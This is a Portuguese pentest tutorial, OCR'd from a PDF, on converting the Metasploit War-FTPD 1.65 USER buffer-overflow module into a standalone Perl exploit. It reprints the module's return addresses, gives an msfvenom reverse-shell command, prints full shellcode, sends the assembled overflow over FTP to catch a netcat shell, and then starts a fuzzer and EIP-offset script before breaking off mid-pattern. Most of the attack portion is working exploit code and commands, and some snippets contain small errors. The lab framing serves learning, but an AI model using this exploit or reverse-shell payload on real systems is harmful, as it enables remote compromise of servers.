SÉRIE WEBAPP PARA PENTESTER E APPSEC

METASPLOIT

CRIAR EXPLOIT À PARTIR DO METASPLOIT - WAR-FTPD

O MANUAL PASSO A PASSO

de como criar seus próprios scripts para identificar e tratar vulnerabilidades

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO

Algumas pessoas não conseguem entender como um exploit para explorar um serviço foi criado e introduzido no Metasploit.
Esse artigo tem o intuito de entendermos um exploit para o serviço FTP e convertê-los numa linguagem que desejamos.

2.0 PRÉ-REQUISITOS

Recomendamos a criação de dois ambientes, um ambiente com um servidor FTP disponível ou acessível por um usuário.
Após criar o ambiente com Windows XP, podemos utilizar uma máquina com a distribuição Kali Linux (pode ser sua máquina):

- **Download do Kali Linux:**
  https://www.kali.org/get-kali/#kali-installer-images/

- **Download do Windows XP:**
  https://archive.org/download/WinXPProSP3x86/en_windows_xp_professional_with_service_pack_3_x86_cd_vl_x14-73974.iso

- **WarFTP 1.65**
  https://www.exploit-db.com/apps/5132d652476f071874e42023e66dc1c1-WarFTP165_vulnerable_USER_BufferOverflow.exe

- **Download do VMWARE:**
  https://customerconnect.vmware.com/en/downloads/info/slug/desktop_end_user_computing/vmware_workstation_pro/15_0

Após fazer download de cada ferramenta, apenas faça o simples processo de instalação e configuração que são necessárias para o funcionamento.

3.0 CRIANDO O LABORATÓRIO/AMBIENTE

Nessa seção instalaremos um servidor FTP vulnerável numa máquina Windows XP.


Como o processo de instalação é muito simples, não abordaremos o processo de instalação.

Vamos considerar que você concluiu a instalação do Windows XP e do Web.

Se desejar acessar somente a seção sobre o desenvolvimento do script em Perl, acesse a **seção 5**.

4.0 ACESSANDO O LABORATÓRIO

Vamos acessar a máquina com Windows XP e iniciar o FTP.



4.0.1 Inicie o serviço de FTP no servidor WarFTP 1.65 Server no primeiro ícone.

Com o servidor operando normalmente, vamos iniciar o processo de construção do nosso script em Perl.


Para realizar o teste é obrigatório instalar uma distribuição Kali Linux, se desejar reproduzir o laboratório.

5.0 ENTENDO O EXPLOIT DO METASPLOIT

Nessa seção vamos entender como cada parte do exploit disponível em https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/ftp/Warftp_165_user.rb

funciona e entenderemos como adaptá-lo para um exploit comum.

Se você não conhece a linguagem Perl, não se preocupe, porque vamos apresentar cada parte do script e como funciona.



Na linha 6 e 9 fazem parte da criação da classe e do tipo de script do Metasploit, mas essa informação não será útil para a construção do nosso exploit.

```
10
11    def initialize(info = {})
12      super(update_info(info,
13        'Name'           => 'War-FTPD 1.65 Username Overflow',
14        'Description'    => %q{
15            This module exploits a buffer overflow found in the USER command
16          of War-FTPD 1.65.
17        },
18        'Author'         => 'Fairuzan Roslan <riaf[at]mysec.org>',
19        'License'        => BSD_LICENSE,
20        'References'     =>
21          [
22            [ 'CVE', '1999-0256'],
23            [ 'OSVDB', '875'    ],
24            [ 'BID', '10078'      ]
25          ],
26        'DefaultOptions' =>
27          {
28            'EXITFUNC' => 'process'
29          },
30        'Payload'        =>
31          {
32            'Space'    => 424,
33            'BadChars' => "\x00\x0a\x0d\x40",
34            'StackAdjustment' => -3500,
35            'Compat'   =>
36              {
37                'ConnectionType' => "-find"
38              }
39          },
40        'Platform'       => 'win',
41        'Targets'        =>
42          [
43            # Target 0
44            [
45              'Windows 2000 SP0-SP4 English',
46              {
47                'Ret'      => 0x750231e2 # ws2help.dll
48              },
49            ],
50            # Target 1
51            [
52              'Windows XP SP0-SP1 English',
53              {
54                'Ret'      => 0x71ab1d54 # push esp, ret
55              }
56            ],
57            # Target 2
58            [
59              'Windows XP SP2 English',
60              {
61                'Ret'      => 0x71ab9372 # push esp, ret
62              }
63            ],
64            # Target 3
65            [
66              'Windows XP SP3 English',
67              {
68                'Ret'      => 0x71ab2b53 # push esp, ret
69              }
70            ]
71          ],
72        'DisclosureDate' => '1998-03-19'))
73    end
```

A função def initialization tem o objetivo de trazer informações, como a descriação do exploit, os badchars encontrados, para qual plataforma o exploit é destinado, quais sistemas operacionais são vulneráveis ao exploit e o endereço EIP e offsets utilizados para explorar o buffer desprotegido do servidor alvo e ganhar uma shell remota.
Concentre-se em apenas 3 linhas:

33 – temos a informação sobre **os badchars**, aos quais são **\x00\x0a\x0d\x40**, o hexadecimais.

45 à 66 - Sistemas operacionais Windows e endereços EIP que contribuem para a exploração da vulnerabilidade.

Detalhando esses dados, as linhas abaixo possuem seus respectivos endereços EIP para cada sistema operacional Windows


45 à 47 - 0x750231e2 - Windows 2000 SP0-SP4 English

52 à 54 - 0x71ab1d54 - Windows XP SP0-SP1 English

59 à 61 - 0x71ab9372 - Windows XP SP2 English

66 à 68 - 0x71ab2b53 - Windows XP SP3 English

Continuando...



metasploit-framework / modules / exploits / windows / ftp / warftpd_165_user.rb ↑ Top

Code Blame 88 lines (80 loc) · 2.09 KB Raw

```
6   class MetasploitModule < Msf::Exploit::Remote
11    def initialize(info = {})
66              'Windows XP SP3 English',
67              {
68                'Ret'      => 0x71ab2b53 # push esp, ret
69              }
70            ]
71          ],
72        'DisclosureDate' => '1998-03-19'))
73    end
74
75    def exploit
76      connect
77
78      print_status("Trying target #{target.name}...")
79
80      buf          = make_nops(600) + payload.encoded
81      buf[485, 4]  = [ target.ret ].pack('V')
82
83      send_cmd( ['USER', buf] , false )
84
85      handler
86      disconnect
87    end
88  end
```

Na linha 75 temos a estrutura do exploit, sua estrutura será:

Linha 80 temos os NOPS utilizados, que equivalem a 600 bytes e o payload para executarmos e ganharmos acesso ao servidor.

Na linha 81 temos os Offset que são representados pelos 485 bytes para sobrescrever a pilha e definir um novo endereço de retorno no EIP ou RET.

Duas informações mudam e depende do ambiente, geralmente é o EIP ou RET e a quantidade de NOPS ou \x90 depois do endereço de retorno.

A recomendação ideal é validar o endereço do ponteiro de retorno e a quantidade de NOPs.

Depois disso, exploramos o buffer USER no servidor FTP, enviando nossa carga de dados maliciosa para explorarmos a vulnerabilidade de buffer overflow.

5.2 ADAPTANDO PARA EXPLOIT COMUM

Podemos usar o módulo nativo do Perl para fazermos conexões FTP:

5.2.1 MÓDULO DO PERL - IO::Socket::INET;
Uma biblioteca padrão e possui funcionalidades que permitem manipular conexões com o servidor FTP através do protocolo TCP.
Para ambientarmos melhor sobre Sockets, dizemos que é uma biblioteca responsável pela comunicação e troca de dados entre cliente e servidor, sendo rede internas ou externas.
A biblioteca segue um modelo muito parecido com o chamado raw socket, isto é, torna-se possível manipular o socket de comunicação a um nível muito baixo, aponto de definir protocolos, times, flags através de simples parâmetros de configurações para conexões.

Para mais informações, sugiro buscar a documentação oficial sobre o IO::Socket::INET; no metacpan:

- https://metacpan.org/pod/IO::Socket::INET

Para iniciarmos nosso script, definiremos a biblioteca exigida para fazermos comunicações com o servidor remoto, essa é a estrutura:

```
#!/usr/bin/perl

use IO::Socket::INET;
```

Depois de entendermos de forma resumida a utilidade da biblioteca e como ela será fundamental em nossa verificação, vamos estruturar a apresentação das informações de como usar o script.

5.2 CRIANDO A FUNÇÃO DE AUTENTICAÇÃO

A estrutura do script completa será mencionada nas próximas linhas do artigo.
Para começarmos, mencionar os endereços alvos que conectaremos e a porta padrão 21:

```
my $host = "192.168.176.131";
my $port = 21;
```

Agora, vamos abordar sobre a estrutura do exploit conexão com o servidor FTP. Nas linhas abaixo, apresentamos a estrutura do Socket que será responsável por conectar com o servidor FTP:

```
 my $sock = IO::Socket::INET->new(
        PeerAddr => "192.168.176.131",
        PeerPort => "21",
        Proto    => 'tcp',
    ) or die "Cannot connect to 192.168.176.131:21: $!\n";
```

Agora vamos criar a estrutura inicial do exploit:

```
my $offset = "A"x485; # linha 81 do metasploit
my $eip = "\x72\x93\xab\x71"; #linha 59 à 61, pois estamos Windows XP En
my $nops = "\x90"x600; # linha 80
```

Os offsets correspondem a linha 81 do exploit do Metasploit.
O eip corresponde a linha 61, como a planilha sempre funciona ao contrário, precisamos mudar o endereço de retorno ou EIP.
E por fim, os NOPS que tem a importante função de não fazer nada, isso é importante para a exploração da memória.

Agora vamos gerar o shellcode através o msfvenom, utilizando a seguinte linha de comando no Kali:

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.176.131 lport=4444
EXITFUNC=thread -b '\x00\x0A\x0D' -a x86 --platform Windows -f perl
```

Observe os badchars da linha 33 sendo utilizado no comando do msfvenom, aos quais são \x00\x0a\x0d\x40.

Agora temos o nosso shellcode pronto:

```
my $shellcode =
"\xbe\x51\x90\xa5\x39\xdb\xde\xd9\x74\x24\xf4\x58\x29\xc9" .
"\xb1\x52\x83\xe8\xfc\x31\x70\x0e\x03\x21\x9e\x47\xcc\x3d" .
"\x76\x05\x2f\xbd\x87\x6a\xb9\x58\xb6\xaa\xdd\x29\xe9\x1a" .
"\x95\x7f\x06\xd0\xfb\x6b\x9d\x94\xd3\x9c\x16\x12\x02\x93" .
"\xa7\x0f\x76\xb2\x2b\x52\xab\x14\x15\x9d\xbe\x55\x52\xc0" .
"\x33\x07\x0b\x8e\xe6\xb7\x38\xda\x3a\x3c\x72\xca\x3a\xa1" .
"\xc3\xed\x6b\x74\x5f\xb4\xab\x77\x8c\xcc\xe5\x6f\xd1\xe9" .
"\xbc\x04\x21\x85\x3e\xcc\x7b\x66\xec\x31\xb4\x95\xec\x76" .
"\x73\x46\x9b\x8e\x87\xfb\x9c\x55\xf5\x27\x28\x4d\x5d\xa3" .
"\x8a\xa9\x5f\x60\x4c\x3a\x53\xcd\x1a\x64\x70\xd0\xcf\x1f" .
"\x8c\x59\xee\xcf\x04\x19\xd5\xcb\x4d\xf9\x74\x4a\x28\xac" .
"\x89\x8c\x93\x11\x2c\xc7\x3e\x45\x5d\x8a\x56\xaa\x6c\x34" .
"\xa7\xa4\xe7\x47\x95\x6b\x5c\xcf\x95\xe4\x7a\x08\xd9\xde" .
"\x3b\x86\x24\xe1\x3b\x8f\xe2\xb5\x6b\xa7\xc3\xb5\xe7\x37" .
"\xeb\x63\xa7\x67\x43\xdc\x08\xd7\x23\x8c\xe0\x3d\xac\xf3" .
"\x11\x3e\x66\x9c\xb8\xc5\xe1\x63\x94\x75\x71\x0b\xe7\x75" .
"\x63\x90\x6e\x93\xe9\x38\x27\x0c\x86\xa1\x62\xc6\x37\x2d" .
"\xb9\xa3\x78\xa5\x4e\x54\x36\x4e\x3a\x46\xaf\xbe\x71\x34" .
"\x66\xc0\xaf\x50\xe4\x53\x34\xa0\x63\x48\xe3\xf7\x24\xbe" .
"\xfa\x9d\xd8\x99\x54\x83\x20\x7f\x9e\x07\xff\xbc\x21\x86" .
"\x72\xf8\x05\x98\x4a\x01\x02\xcc\x02\x54\xdc\xba\xe4\x0e" .
```

```
"\xae\x14\xbf\xfd\x78\xf0\x46\xce\xba\x86\x46\x1b\x4d\x66" .
"\xf6\xf2\x08\x99\x37\x93\x9c\xe2\x25\x03\x62\x39\xee\x23" .
"\x81\xeb\x1b\xcc\x1c\x7e\xa6\x91\x9e\x55\xe5\xaf\x1c\x5f" .
"\x96\x4b\x3c\x2a\x93\x10\xfa\xc7\xe9\x09\x6f\xe7\x5e\x29" .
"\xba";
```

Agora juntamos tudo numa variável chamada exploit:

```
my exploit = $offset.$eip.$nops.$shellcode;
```

Vamos enviar para o buffer vulnerável do servidor, mas antes, vamos autenticar no servidor com usuário e senha.

A linha abaixo, demonstra como funciona o simples processo de autenticação no servidor FTP:

```
 my $sock = IO::Socket::INET->new(
        PeerAddr => "192.168.176.131",
        PeerPort => "21",
        Proto    => 'tcp',
    ) or die "Cannot connect to 192.168.176.131:21: $!\n";
```

Depois de autenticado enviamos nosso payload para explorar a falha de buffer overflow no servidor.

Isso é muito simples:

```
my $r = <$sock>;
print $r;
    print $sock "USER $exploit \r\n";
    $r = <$sock>;
    print $r;
    close($sock);
```

5.3 EXPLOITING

Antes de executar o exploit, não esqueça de colocar o netcat para escutar na porta 4444.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -vlp 4444
listening on [any] 4444 ...
```

Se você executar o exploit em Perl verá que não ganhará uma shell no servidor.


Isso ocorre devido a versão do sistema operacional e arquitetura que estamos utilizando serem diferentes dos requisitos atendidos pelo framework Metasploit, isso é normal.
Os problemas podem ocorrer no contexto do EIP e na quantidade de NOPS, geralmente os offsets e os badchars sempre estão corretos.

Às vezes, precisamos entender e ajustar o exploit os requisitos tecnológicos do ambiente, mas precisamos repetir todos os passos de exploração da vulnerabilidade até a obtenção do shell.

Na próxima seção, vamos reformular todos os passos exploratórios para conseguirmos shell remoto no servidor.

6.0 EXPLORANDO O BUFFER OVERFLOW

Vamos acessar o Windows e executar o **WARFTP 1.6**.



Permita o acesso externo ao servidor FTP, portanto clique em "***Unblock***". Aqui temos o "***start***" do Servidor FTP para execurar e funcionar sem problemas.

6.1 FUZZER

Vamos criar o script fuzzer e verificar com quantos bytes estouramos o buffer associado ao comando PUT do servidor FTP.

Vamos usar o módulo "***IO::Socket::INET***" do Perl para fazer conexões com o servidor FTP.

```
use IO::Socket::INET;
```

Ele será responsável pelas conexões com o servidor FTP.

Nossa próxima etapa será criar duas linhas indicando o endereço alvo e a porta de conexão:

```
my $host     = '192.168.176.133';
my $port     = 21;
```

No meu caso, o endereço é 192.168.176.133 e a porta de acesso 21.

Agora, vamos enviar de 100 em 100 bytes para o servidor, para isso, vamos criar um "***for***" para fazer as interações:

```
for (my $i=100; $i < 10000; $i = $i + 100) {
```

Agora, vamos fazer a soma dos bytes em cada interação do "***for***":

```
my $fuzzer = "A"x$i;
```

E a cada interação enviamos os bytes para o servidor através do módulo de conexão IO::Socket::INET e recebemos a resposta do FTP:

```
    my $sock = IO::Socket::INET->new(
        PeerAddr => $ip,
        PeerPort => $port,
        Proto    => 'tcp',
    ) or die "Cannot connect to 192.168.176.133:21: $!\n";

    my $r = <$sock>;
    print $r;
```

Precisamos monitorar a quantidade de bytes que estão sendo enviados e suportados pelo servidor FTP:

```
    print "Send Bytes => $i \n";
```

Esse será nossa flag de monitoramento, ou seja, quantos bytes estão sendo enviados.

Agora, vamos autenticar no servidor, enviando as credenciais de usuário e senha:


```
    print $sock "USER $fuzzer\r\n";
    $r = <$sock>;
    print $r;
```

Para sabermos que os bytes foram enviados e recebidos, usamos mais uma flag de monitoramento, o recebimento da resposta:

```
    print "Send Bytes => $i \n";
}
```

E por último utilizamos as chaves para fechar nossa interação software.


Agora vamos rodar nosso script:



Com 500 bytes estouramos o buffer.

6.2 Descobrindo o EIP

Agora, vamos usar o pattern create do msf-pattern para descobrir exatamente o local do EIP.
Vamos gerar nosso payload para enviar para o servidor:



Agora, enviamos uma única requisição para o servidor FTP Warftp 1.65, assim autenticamos e enviamos nosso payload de caracteres criado pelo msf-pattern para o servidor Warftp 1.65:


```
use IO::Socket::INET;

my $host     = '192.168.176.133';
my $port     = 21;

my $payload =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7A
e8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah
2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6
Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0A
